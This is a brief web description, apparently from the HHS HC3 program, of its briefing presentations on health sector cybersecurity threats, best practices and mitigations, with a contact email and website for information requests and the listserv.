Briefing presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic, or want to join our Listserv? Send your request for information (RFI) to HC3@HHS.GOV,or visit us at www.HHS.Gov/HC3.

Contact

www.HHS.GOV/HC3

HC3@HHS.GOV